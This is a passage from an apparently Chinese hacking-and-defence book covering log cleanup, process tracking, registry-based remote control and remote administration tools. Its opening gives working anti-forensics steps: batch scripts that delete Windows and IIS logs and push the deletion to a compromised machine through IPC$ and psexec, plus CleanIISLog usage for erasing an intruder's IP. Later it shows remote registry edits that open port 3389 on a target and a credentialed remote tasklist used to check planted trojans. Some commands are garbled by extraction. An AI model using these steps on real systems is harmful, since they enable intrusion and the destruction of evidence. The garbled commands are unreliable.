现在简单的日志都已经成功删除了，下面就是复杂的安全日志和系统日志了，守护这些日志的服务是 eventlog，试着停掉它。在“D:\SERVER\system32\W3SVC1>net stop eventlog”中发现这项服务无法接受请求的“暂停”或“停止”操作。但它是关键服务，如果不用第三方工具，在命令上根本不可能删除安全日志和系统日志。

因此，还得使用手工的方法（虽然简单速度又慢）：先用 IPC$连接之后，在“控制面板”窗口中选择并打开“管理工具”窗口，再在其中选择并打开“事件查看器”窗口，右击要删除日志的选项并从弹出的快捷菜单中选择“属性”命令，在打开的“应用程序属性”对话框中单击“清除日志”按钮，如图 7-93 所示。

图 7-93　手工删除日志

如果日志记录比较多，则可能需要比较多的时间，且对网速的要求也较高，此时用户可以利用工具 elsave 来进行删除。

此外，也可利用小榕编写的另一款 CleanIISLog 工具来自动清除日志，使用命令为：cleaniislog [logfile] [.] [cleanIP] [.]，举例：cleaniislog . 127.0.0.1（表示可以清除指定的 IP 连接记录，保留其他 IP 记录）。其中，logfile 代表清除的日志文件，“ * ”代表所有，cleanIP 代表清除日志中哪个 IP 地址的记录，“ * ”代表所有 IP 记录。前一个[.]指定要处理的日志文件，如果指定为“.”，则处理所有的日志文件。后一个[.]指定要清除的 IP 记录，如果指定为“.”，则清除所有的 IP 记录（不推荐这样做）。

此外，当清除成功之后，CleanIISLog 将会在系统日志中，将本身的运行记录清除（处理所有日志文件需要很长的时间）。但是 CleanIISLog 也只能在本地运行，而且必须具有 Administrators 权限。

7.3.3 用清理工具清除日志

大多数情况下，IIS 的日志都会忠实地记录其接收到的任何请求（也有特殊的不被 IIS 记录的攻击），一个优秀的系统管理员，往往会利用这点来发现入侵的企图，保护自己的系统。因此，有经验的黑客在入侵系统成功后的第一件事便是清除日志，擦去自己的踪迹。

清除日志的方法除了上述方法外，还可以通过自己编写批处理的方式来删除日志文件，具体操作步骤如下：

步骤 1 新建一个具有如下内容的批处理文件。

```
@del c:winntsystem32logfiles*.*
@del c:winntsystem32config*.evt
@del c:winntsystem32dtclog*.*
@del c:winntsystem32*.log
@del c:winntsystem32*.txt
@del c:winnt*.txt
@del c:winnt*.log
@del c:del.bat
```

把上面的内容保存为 del.bat 文件备用。在上面的代码中，echo 是 DOS 下的回显命令，在其前面加上“@”前缀字符，表示执行时本行在命令行或 DOS 里面不显示，其中，del 命令是删除文件命令。

步骤 2 再新建一个内容如下的批处理文件。

```
@copy del.bat \%1c$
@echo 向肉鸡复制本机的 del.bat……OK
@psexec \%1 c:del.bat
@echo 在肉鸡上运行 del.bat，清除日志文件……OK
```

步骤 3 将上述文件保存为 clean.bat 文件。假设已经与肉鸡进行了 IPC$连接，在 DOS 命令提示符窗口中输入“clean.bat 肉鸡 IP”命令，清除肉鸡上的日志文件。

7.4 恶意进程的追踪与清除

在网络安全应用中，“恶意进程”是指一些恶意程序在进驻本机后，总会在进程列表中添加自己的进程，并将正常的系统进程更改为自己的进程。

7.4.1 理解进程的追踪与清除

对应用程序而言，进程就像一个大容器，在应用程序被运行之后，就相当于将应用程序装进容器中。用户可以往容器中添加其他东西（如应用程序在运行时所需的变量数据、需要引用的 DLL 文件等），当应用程序被运行两次时，容器中的东西并不会被倒掉，系统将会寻找一个新的进程容器来容纳。

进程其实就是应用程序的运行实例，是应用程序的一次动态执行。可以简单地理解为：进程是操作系统当前运行的执行程序。在系统当前运行的执行程序中包括：系统管理计算机个体和完成各种操作所必需的程序；用户开户、执行的额外程序；以及一些用户不知道，而自动运

行的非法程序（有可能是病毒或木马程序）。

1. 进程的特征

- 动态性：进程的实质是程序的一次执行过程，进程是动态产生，动态消亡的。
- 并发性：任何进程都可以同其他进程一起并发执行。
- 独立性：进程是一个能独立运行的基本单位，也是系统分配资源和调度的独立单位。
- 异步性：由于进程间的相互制约，使进程具有执行的间断性，即进程按各自独立的、不可预知的速度向前推进。

危害较大的可执行病毒同样会进行伪装，以“进程”形式出现在系统内部（一些病毒可能不被进程列表显示，如“宏病毒”），因此及时查看并准确杀掉非法进程，对手工杀毒起着关键性的作用。

2. 进程与程序的关系

程序是指令的有序集合，而进程则是程序在处理机上的一次执行进程。程序可以作为一种软件资料长期存在，而进程则是有一定生命期的。程序是永久的，进程是暂时的。进程更能真实地描述并发，而程序不能；进程是由程序和数据两部分组成的。进程具有创建其他进程的功能，而程序没有。同一程序同时运行于若干个数据集合上，它将属于若干个不同的进程，也即同一程序可以对应多个进程。

下面介绍一下线程，线程是系统分配处理器时间资源的基本单元，或者说是进程内独立执行的一个单元。对于操作系统而言，其调度单元是线程。一个进程至少包括一个线程，通常将该线程称为主线程。一个进程从主线程的执行开始，进而创建一个或多个附加线程，即基于多线程的多任务。

一个进程可以包含若干个线程，线程可以帮助应用程序同时做几件事（比如一个线程向磁盘写入文件，另一个则接收用户的按键操作并及时做出反应，互相不干扰），在程序被运行之后，系统先要为该程序进程建立一个默认线程，再由程序根据需要自动添加或删除相关的线程（即可并发执行的程序）。在一个数据集合上的运行过程，是系统进行资源分配和调度的一个独立单位，也称为活动、路径或任务，它有活动性和并发性两方面性质。

线程的基本思想很简单，它是一个独立的执行流，是进程内部的一个独立执行单元，相当于一个子程序。单独一个执行程序运行时，默认运行包含一个主线程，主线程以函数地址的形式（如 main 或 WinMain 函数）提供程序的启动点。

当主线程终止时，进程将随之终止，但根据需要，应用程序又可分解成许多独立执行的线程，每个线程并行地运行在同一进程中（实际上线程运行而进程不运行）。两个进程彼此获得专用数据或内存的唯一途径，就是通过协议来共享内存块。这是一种协作策略。

操作系统给每个线程分配不同的 CPU 时间片，在某一个时刻，CPU 只执行一个时间片内的线程，多个时间片中的相应线程在 CPU 内轮流执行。因为每个时间片执行时间很短，所以对用户而言，仿佛各个线程在计算机中是并行处理的。操作系统根据线程的优先级来分配 CPU 的时间，优先级高的线程优先运行，优先级低的线程则继续等待。

虽然，从安全的角度上应该抱着“怀疑一切”的态度进行系统管理，但如果看到一个进程就怀疑一下，那就会十分麻烦。因此，应该平时多关注一些有关于正常进程的信息，以加深自己对进程的印象，熟悉哪些进程可能被病毒或木马改头换面，哪些进程不会出现这种情况。这样一来，管理进程的操作就会轻松很多。

7.4.2 查看、关闭和重建进程

通过查看系统进程有无异常，可以快速判断出系统是否存在安全隐患。下面将以最为常见的 Explorer.exe 进程（Windows XP 系统下）为例，讲述一下查看、关闭和重建进程的方法。具体操作步骤如下：

步骤 1 在 Windows XP 系统的桌面环境中按【Ctrl+Alt+Del】组合键，打开“任务管理器”窗口，如图 7-94 所示。

步骤 2 在“进程”选项卡中，以关闭 Explorer.exe 进程为例，用户只需选中此进程并单击右下角的“结束进程”按钮，就可以关闭此进程，如图 7-95 所示。

图 7-94 “任务管理器”窗口

图 7-95 “进程”选项卡

步骤 3 关闭此进程之后，桌面将消失并只剩一个 Windows 任务管理器窗口存在。由于桌面的消失，屏幕中的鼠标操作将不被响应。

下面再来讲述一下如何新建此进程，由于 Windows 任务管理器窗口仍然存在，且此窗口本身支持鼠标操作。因此，用户可按如下方法执行新建 Explorer.exe 进程的操作：

步骤 1 在图 7-96 所示的“任务管理器”窗口中，选择“文件”→“新建任务（运行…）”命令，打开“创建新任务”对话框，如图 7-97 所示。

图 7-96 执行命令




图 7-97 “创建新任务”对话框

步骤 2 在其中输入 Explorer.exe 进程名称，单击“确定”按钮，桌面环境将恢复，桌面上的图标即可重新显示出来，鼠标的操作也可以响应，如图 7-98 所示。

图 7-98　重新建立 Explorer.exe 进程

步骤 3 至此，就完成了一次标准进程的查看、关闭和重建过程。

下面再讲述一下如何在 DOS 环境中查看进程：在命令提示符窗口中运行 tasklist 命令，得到反馈信息，就可以看到本机的所有进程，如图 7-99 所示。




图 7-99　查看本机的所有进程

从中可知，本机的进程显示结果由：图像名（进程名）、PID、会话名、会话#、内存使用等 5 部分组成。如果此时想要关闭某个（如 QQ.exe）进程，则应该先用 tasklist 命令查找其 PID，从中看到系统显示本机 QQ.exe 进程的 PID 值为 756。此时只要运行 tasklist /pid 756 命令，就可以将 QQ.exe 进程终止。

7.4.3 隐藏进程和远程进程

除可以看得见的进程之外，还有一些隐藏进程和远程进程，需要用户使用不同方法进行管理。这里推荐使用隐藏进程管理工具 ECQ-PS 或 Process Master，来完成对隐藏进程的管理。具体操作步骤如下：

步骤 1 将“隐藏进程管理工具”下载完成并进行解压之后，运行“ECQ-PS.EXE”文件，从打开的窗口中可看到系统中所有的进程列表，如图 7-100 所示。

图 7-100 系统中所有的进程列表

步骤 2 每个进程后面均可看到该程序的线程有多少个，主要关联的程序名和路径是什么，是否为可疑程序等。对于提示为“可疑”的进程，如果能够确认其为恶意程序，则可右击此进程，并在弹出的快捷菜单中选择“强行结束进程”命令，如图 7-101 所示。

图 7-101 执行“强行结束进程”命令项

步骤 3 将此程序与 Windows 任务管理器中的进程列表进行对比，可明显感觉到本程序中的进程数很多，如图 7-102 所示。

图 7-102　与 Windows 任务管理器中的进程列表对比

知道进程的查看方法之后，这里再来揭秘一下黑客们如何查看远程电脑进程的方法。其实做到这一步十分简单，例如在“命令提示符”窗口中运行 tasklist /s 192.167.102.226 /u Administrator /p 750901 的类似命令（格式相同，IP 地址要换），即可得到远程电脑反馈回来的进程列表信息，如图 7-103 所示。进而可以判断自己植入的木马等程序是否在运行。




图 7-103　远程电脑的进程列表

其中各参数表示的含义如下：

- “/s”参数后的 192.167.102.226 是指远程系统的 IP 地址。
- “/u”参数后的 Administrator 是指 Tasklist 命令使用的用户账户。
- “/p”参数后的 750901 是指 Administrator 账户的密码。

7.4.4 杀死自己机器中的病毒进程

实际操作中，还经常会遇到在“Windows 任务管理器”对话框中无法关闭的进程，下面就向用户传授一招在 Windows XP 系统中能杀死大部分进程的秘诀。具体操作步骤如下：

步骤 1 选择“Windows 任务管理器”对话框中的“进程”选项卡，如图 7-104 所示。选择“查看”→“选择列”命令，打开“选择列”对话框，勾选“PID（进程标识符）”复选框，如图 7-105 所示。

图 7-104 执行命令




图 7-105 “选择列”对话框

步骤 2 单击“确定”按钮，完成设置操作。在命令提示符窗口中，可以使用 ntsd 命令关闭进程。除 System 等纯内核态和 ntsd 命令本身需要的进程不能关闭之外，其他的任意进程均可强制关闭（如在命令提示符窗口中使用 ntsd –c q –p 1900 命令，即可关闭 PID 为 1900 的 QQ.exe 进程，如图 7-106 所示）。

步骤 3 如果要关闭其他进程，只需将上述命令的 1900 换成相应的 PID 号。此外，也可以在命令提示符窗口中使用“Taskkill /im 进程名”命令删除进程，如 Taskkill /im Explorer.exe，如图 7-107 所示。

图 7-106 关闭 PID 为 1900 的“QQ.exe”进程




图 7-107 使用命令“Taskkill /im 进程名”删除进程

既然可以通过“进程”了解系统是否存在某种安全隐患，那么，如果在发现危险的进程之后，只要将该进程关闭，是不是就可以暂时终止相应的程序运行，避免黑客的攻击。答案自然是肯定的，但这样做却不能斩草除根。那么，进程到底是由哪个程序运行引发的，如果查到进程发起的程序或文件是什么，就可以彻底解决问题了。

下面以查看 Svchost 进程是由哪个程序发起为例，在“命令提示符”窗口中输入并执行 Netstat –abnov 命令，即可在反馈信息中看到每个进程发起的程序或文件列表，如图 7-108 所示。

每个进程的反馈信息右侧，都有一个相应的 PID 号。在“Windows 任务管理器”对话框的“进程”选项卡中，选择“查看”→“选择列”命令，打开“选择列”对话框。在其中勾选“PID（进程标识符）”复选框，即可在“进程”列表中找到对应的 PID 号，此时就可以十分便捷地互查进程与发起程序。




图 7-108　每个进程发起的程序或文件列表

7.5　可能出现的问题与解决方法

① 以前使用代理服务器可以访问的网址，为什么现在却打不开了？

解答：之所以会出现这种情况，多半是由于代理服务器被关闭而引起的，此时只要再换一个代理服务器就可以。当然，也可以多试几个代理服务器，找一个速度比较快的代理服务器使用。需要注意的是，过一段时间代理服务器可能还会被关闭，当网站打不开的时候，就有可能需要换一个代理服务器。此时就需要先去掉使用的代理服务器，再到代理服务器发布站寻找最新的代理服务器填进去就可以。但在设置代理服务器时必须先通过验证，才能保证该代理能够正常使用。此时用户可以先用代理猎手进行代理服务器的搜索，再设置 SocksCap32、MultiProxy 等代理服务。

② 在验证代理服务器时，为什么总是通不过验证呢？

解答：之所以会出现这种情况，极有可能是防火墙使其受到了影响而引起的，因此，在验证代理服务器时，最好关掉防火墙和正在使用中的其他代理，以免影响验证结果。而且验证时间不同对结果也会产生影响（在凌晨时段验证释放结果最多）。

7.6 总结与经验积累

有些用户可能对网络安全不重视，对网络封锁很松，很多用户可以通过普通的代理服务器就任意访问任何网站。但最好还是不要使用普通代理服务器访问敏感站点，这样将会很不安全。由于没有加密，代理服务器的网管往往能够轻松了解到用户的动向，如果碰上了假代理，则用户的一举一动就可能全部暴露在其眼皮底下，后果不堪设想。

由于在使用代理服务器时的所有操作均有可能被记录在案，包括时间、路由、各种申请、用户 ID、密码等，因此极有可能导致信息泄漏。代理服务器的管理员或通过其他手段拥有代理服务器管理权限的人，就可以轻而易举地拥有用户的信息。因此，最好不要使用代理服务器收发涉及个人隐私和机构秘密的电子邮件；不要使用代理服务器从事违法行为；不要使用代理服务器 FTP 并进行其他需要提供用户 ID 和密码的操作。

第 8 章　远程控制工具的攻击与防御

本章精粹

远程监控可以获取目标计算机更多的信息，而远程控制则可以完全控制目标计算机，如浏览目标计算机文件、安装、修改和删除目标计算机文件等，从而给目标计算机用户带来重大损失。本章在讲述几款这方面专门工具的基础上，可使广大计算机用户了解黑客攻击的方法，以便采取一些必要的措施，防患于未然。

重点提示

- 通过篡改注册表实现远程监控
- 端口监控与远程信息监控
- 远程控制技术大汇演
- 远程控制冠军—PcAnywhere

远程控制是在网络上由一台电脑远距离去控制另一台电脑的技术，当操作者使用控制端电脑控制被控端电脑时，就如同坐在被控端电脑的显示屏前一样，能完全操作远程电脑。远程控制是微软公司为适应网络时代而提供的远程控制功能，可从最大限度上满足网络管理员对网络中的计算机进行的管理。

8.1　篡改注册表实现远程监控

微软公司为方便网络管理员对网络中的计算机进行管理，在注册表编辑器菜单中设计了“连接网络注册表”菜单项和“断开网络注册表”菜单项，以利于实现远程编辑注册表，但如果被黑客用来对自己的注册表进行远程操作，后果将十分严重。

在“注册表编辑器”窗口中选择“文件”→“连接网络注册表”命令，打开“选择计算机”对话框，输入想要连接到其注册表的目标计算机名，如图 8-1 所示。在重启系统之后，即可实现通过网络连接到注册表。

图 8-1　选择目标计算机

在 Windows 2000 及以上版本的系统中，默认允许远程注册表操作，这就给黑客的入侵提供了一个绝好的工具。

8.1.1 通过注册表启动终端服务

Windows NT 以上版本的系统中提供了一项特殊的终端服务功能，即网络上著名的 3389 服务。黑客们通常利用终端服务来实施攻击，这主要是因为终端服务易于使用，比任何一个木马的功能都强大，打开目标主机的 3389 服务，就等于完全控制了对方的计算机，可以在上面完成对目标主机的一切入侵任务。

通过远程编辑注册表就可以打开 3389 服务，具体操作步骤如下：

步骤 1 先与对方计算机建立空连接，再打开注册表编辑器窗口，选择“文件”→“连接网络注册表”命令，打开“选择计算机”对话框，输入对方计算机地址，如图 8-2 所示。




图 8-2 “选择计算机”对话框

步骤 2 进入远程注册表找到并修改下列键值：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Netcache"Enab
led "= " 0"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\
Winlogon"ShutdownWithoutLogon "= "0"
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer"EnableAdmin
TSRemote"= dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer"TSEnabled
"= dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD"Start"=
dword:00000002
HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle"Hotkey"="1"
```

步骤 3 在其中输入“shutdown \\xxx.xxx.xxx -r”并将其进行保存（XXX 为目标计算机的 IP 地址）。

步骤 4 重启系统之后即可看到，目标计算机的 3389 服务已经被打开了。

8.1.2 telnet 中的 ntlm 权限验证

大多数情况下，黑客通过各种方式得到目标计算机的权限，为方便日后再次登录，通常会利用或开启一些目标计算机的服务，telnet 便是所利用的主要工具之一。

一旦目标主机被 telnet 服务开启 NTLM（NT Lan Manager）身份验证，就会给入侵者设置一座天然的屏障。如果知道目标主机的管理员权限以及确切的用户 ID 和 Password，并开启了远程注册表服务和 telnet 服务，接下来的攻击将会相当简单方便。具体攻击步骤如下：

步骤 1 先和目标计算机（假定其 IP 地址是 172.16.193.68）建立 IPC$连接之后，启动本地的注册表编辑器窗口。

步骤 2 选择“文件”→“连接网络注册表”命令，在“选择计算机”对话框中输入目标计算机的 IP 地址 172.16.193.68，

步骤 3 打开远程目标计算机的注册表之后，找到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ TelnetServer\1.0 选项下 NTLM 键值，将其修改为 0 或 1。

步骤 4 完成上述设置之后，断开所有连接并重启系统，一般情况下，就可以与黑客对抗了。

8.2　监控端口与远程信息

网络爱好者防范自己的电脑不受木马侵害十分不易，但木马是如何完成被入侵主机与控制端的联系呢？一般是通过特定端口来实现的，如“冰河”就是使用 7626 端口进行远程控制。因此，只要可对端口进行控制就可以基本杜绝木马等恶意程序的监控。

8.2.1　用 SuperScan 工具监控端口

SuperScan 是一款强大的端口扫描工具，可以对指定计算机的指定端口进行扫描，有效地监视目标计算机存在的漏洞。具体操作步骤如下：

步骤 1 双击下载的 SuperScan 程序，打开 SuperScan 主窗口。由于是对本机进行安全检测，因此，只需在“开始 IP”文本框和“结束 IP”文本框中输入本机的 IP 地址段，如图 8-3 所示。

步骤 2 开始扫描之前还需要进行一些必要的设置，在“主机和服务扫描设置”选项卡中，软件的扫描分为“UDP 端口扫描”和“TCP 端口扫描”，默认只扫描一些常规端口，如果要添加扫描端口，必须先单击“清除所有”按钮，将默认设置的端口清除，在“开始端口”文本框和“结束端口”文本框中输入要添加的端口号，如图 8-4 所示。

图 8-3　输入 IP 地址段

图 8-4　主机和服务扫描设置

步骤 3 完成设置之后，单击蓝色的扫描按钮开始扫描。扫描进程结束后，SuperScan 将提供一个主机列表，显示了关于每台被扫描主机中发现的开放端口信息，如图 8-5 所示（从中可以看出没有设置开放的 TCP 端口）。

步骤 4 单击“查看 HTML 结果”按钮，从扫描结束后自动生成的 HTML 格式文件中，查看具体开放的端口号，如图 8-6 所示。

图 8-5 完成扫描后的结果




图 8-6 查看 HTML 结果

步骤 5 在“扫描选项”选项卡中，允许进一步控制扫描进程，如图 8-7 所示。其中的首选项是定制扫描过程中主机和通过审查的服务数（1 是默认值，一般来说已足够，除非自己的连接不太可靠）。

图 8-7 进一步控制扫描进程

滑块是扫描速度调节选项，可利用它来调节 SuperScan 在发送每个包时所要等待的时间。最快的扫描是调节滑块为 0。但扫描速度设置为 0 有包溢出的潜在可能，如果担心由于 SuperScan 引起的过量包溢出，最好调慢 SuperScan 的速度。

步骤 6 在“工具”选项卡中允许用户快速得到许多关于一个明确的主机信息，正确输入主机名或 IP 地址和默认的连接服务器并单击要得到相关信息的按钮。如可以 ping 一台服务器或 traceroute 和发送一个 HTTP 请求，图 8-8 所示即为得到的各种信息。

步骤 7 在“Windows 枚举”选项卡中，可帮助用户设法收集 Windows 主机的相关信息，提供了从单个主机到用户群组再到协议策略的所有信息，如图 8-9 所示。

SuperScan 作为安全审核工具包的一部分，如果知道黑客能看到自己网络中的哪些信息，将知道如何减轻众多的潜在攻击，并有效保护自己的重要信息。

图 8-8　得到的各种信息

图 8-9　关于 Windows 主机的大量信息

注意

虽然 SuperScan 的功能十分强大，但由于其在进行扫描时十分耗费资源，因此一定要考虑网络的承受能力和对目标计算机的影响。

8.2.2　用 URLy Warning 监控远程信息

URLy Warning 是一款功能强大的网页监控软件，可即时了解网页的改变、获知网页改变的具体内容，使用 URLy Warning 能够智能的收集商业信息、监控竞争对手的网站、监控论坛中的新主题、监控 Google 的搜索结果、跟踪新闻组发贴情况、监控 blog、获取新的职位信息、获取航运即时信息等。

下面以 URLy Warning 远程监控一个网页的变化为例，讲述一下具体操作步骤：

步骤 1 运行 URLy Warning 程序，打开 URLy Warning 主窗口，如图 8-10 所示。

步骤 2 选择“添加链接”超链接，打开“添加链接”对话框，输入需要远程监控的网站或网页地址，在“名称”文本框中为监控的网页取名，在“链接”文本框中输入网址，在检测时间项中设置检测网页变化的时间频率。在“提醒”选项组中设置“当至少 1 字符被添加或删除时”进行报警，如图 8-11 所示。

图 8-10　URLy Warning 主窗口




图 8-11　“添加 URL”对话框

步骤 3 单击“确定”按钮，看到返回 URLy Warning 主窗口，如图 8-12 所示。

图 8-12　返回后的主窗口

步骤 4 单击“全部检查”按钮来检查所有链接项，或让程序在设定时间内自动检测，均可有效监控远程网页的变化状态，在监控列表中看到相应网页的变化次数。

步骤 5 单击相应数字之后，在 URLy Warning 自动保存的页面中，可看到该网页变化信息的原信息和新信息，单击链接名称打开该被监控的网页，如图 8-13 所示。




图 8-13　被监控的网页

图中带删除线的文字为原信息，带背景的文字为新信息，这样，就可以实现对远程特定网址的监控了。

8.3　远程控制工具一览

通过远程控制软件，用户可以实现信息数据的上传和下载。此外，可以使用这些功能强大的远程控制工具，还可以登录目标计算机并控制目标计算机。

8.3.1　用魔法控制实现远程控制

魔法控制是一个强大的远程控制软件，使用自动连接技术。提供远程办公和管理电脑的远程控制功能。可以安全、高效、稳定地对远程电脑进行文件管理和桌面控制，而且还使用点对点文件断点续传技术，可及时显示桌面，让用户快捷地对远程桌面进行管理操作。

1．设置服务器

安装魔法控制软件之后，启动该程序，进入其主操作窗口，如图 8-14 所示。

步骤 1 选择“开始”→“服务器”→“服务器”命令，打开“生成服务器”对话框。在“动态域名连接”选项卡中，可设置动态域名连接方式的有关选项（动态域名是指向控制端 IP 的域名），如图 8-15 所示。




图 8-14　魔法控制 2007 主窗口




图 8-15　设置动态域名连接方式

注 意

需到 www.3322.org 申请一个免费的动态域名，如申请一个 someone.3322.org 的域名，每次上网后动态域名将自动指向用户电脑的互连网 IP 地址，这样，服务器就可以连接到魔法控制。如果用固定 IP 地址，也可在动态域名里填入用户的 IP 地址。

步骤 2 选择“FTP 连接”选项卡，可以设置 FTP 服务器的相关选项，如图 8-16 所示。若有支持 FTP 个人主页则选择此项，通过 FTP 连接方式，魔法控制可以登录 FTP 服务器在指定文件中写入连接信息，且服务器从该 FTP 服务器下载连接信息，从而得到客户端的 IP 地址等信息并进行连接。

步骤 3 选择“中转服务器”选项卡，可以设置中转服务器的相关选项，如图 8-17 所示。这种连接方式是服务器和控制端通过 HTTP 隧道方式来连接中转服务器，进行远程控制，从而做到只要能上网就能被控制。

图 8-16　设置 FTP 服务器选项

图 8-17　设置中转服务器

提 示

使用中转服务器方式进行连接，需要先从 http://www.cmjsoft.com 网站下载和安装中转服务器程序，并且中转服务器必须运行在有公网 IP 地址的电脑上。

步骤 4 在“高级设置”选项卡中，可指定反向连接端口，若要使用 HTTP 代理，还可以对代理进行设置，如图 8-18 所示。在“服务器设置”选项卡中，可根据设置的服务器连接方式选择服务器类型，如勾选“监听模式”复选框，则可进行主动连接，如图 8-19 所示。

